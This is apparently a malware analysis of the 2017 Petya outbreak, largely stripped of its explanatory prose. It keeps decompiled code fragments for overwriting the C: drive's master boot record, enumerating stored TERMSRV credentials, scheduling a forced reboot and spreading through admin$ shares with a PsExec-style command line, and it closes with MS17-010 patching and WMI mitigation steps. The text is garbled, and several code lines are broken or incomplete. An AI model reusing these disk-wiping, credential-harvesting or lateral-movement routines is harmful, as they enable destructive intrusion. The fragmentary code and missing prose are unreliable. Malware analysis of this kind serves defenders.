

# “ Petya ”


2017 6 27

“ Petya ”  
MS17-010

“ wannacry ”  
“ wannacry ”  
mimikatz

MBR

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege



3. C MBR

(1) SeDebugPrivilege 10 (521\*10 )  
C 10

```

v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
    {
        // ...
    }
}

// BytesPerSector: 512;
// BytesPerSector: &BytesReturned, 512;

SetFilePointer(v0, OutBuffer);
WriteFile(v0, v1, OutBuffer);

CloseHandle(v0);

```

(2) MBR





|            |    |   |         |             |
|------------|----|---|---------|-------------|
| (2)        | ID | 3 | Windows | dllhost.dat |
| PsExec.exe |    |   | exe     | bat vbs     |

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*( _DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*( _DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                goto LABEL_8;
            }
            v7 = *v6 - *v5 - 1;
        }
    }
LABEL_8:
    if ( v7 == 0 )
    {

```

6.

```

if ( GetSystemDirectoryW(&Buffer, 0x300u) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM\\ ";
        if ( !(token_mask & 4) )
            v4 = (const wchar_t *)&unk_10014388;
        wprintf(Fu&v6, L"schtasks %ws/Create /SC once /TN \"%\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
        wprintf(Fu&v6, L"at %02d:%02d %ws" v3 v2 &Buffer);
    }
}

```

7.






```

Name = 0;
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%s\\admin$\\%s", a3, &v23);
while ( 1 )
{
    pszPath = 0;
    hExistingToken = (HANDLE)NetAddConnection2W(&NetResource, lpPassword, lpLocalName, 0);
    wsprintfW(&v23, L"\\\\%s\\admin$\\%s", a3, &v23);
    v23 = PathFindExtensionW(&v23);
    IF ( v23 )
    {
        *v4 = 0;
        IF ( PathFileExistsW(&pszPath) )
        {
            dwErrCode = GetLastError();
            v5 = WriteFile_0 ..FileName g_f
        }
        processFileBuff : v10 v11)
        IF ( !dwErrCode )
        {
            buildCmd((MCHAR *)&v23, (MCHAR *)&v29, a3); // -d C:\\Windows\\System32\\rundll32.exe "%C:\\Windows\\%s\\",#1 %s \\%s -accepteula -s
            v5 = 0;
        }
        IF ( dwErrCode == 1 )
        {
            IF ( !lpUserName || !lpPassword )
            goto LABEL_53;
            buildRemoteInf((MCHAR *)&v23, (MCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
        }
        IF ( v29 == v5 )
        {
            v5 = 0;
        }
        sub_10008B70(&v23);
        LPCTSTR cmdline
        LPCTSTR
        LPCTSTR

        struct _STARTUPINFO * char * StartupInfo
        struct _PROCESS_INFORMATION * char * ProcessInformation v8 CreateProcessAsUserW HANDLE ExitCode LPCWSTR v8
        GetLastError

        sub_10008B70(&v23);
        v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
        IF ( v7 )
        {
            sub_10002068();
            result = v7;
        }
        else
        {
            byte_1001F8FD = 0;
            v9 = sub_1000C07E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
            result = v9;
        }
    }
}

```



9.



1        Windows        MS17-010

<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

2        WMI        Windows Management Instrumentation

---    ---    services.msc

---    Windows Management Instrumentation

---

3               Minikit

---    ---    regedit

1

TCP\_NSA\_EternalBlue\_( )\_SMB [MS17-010]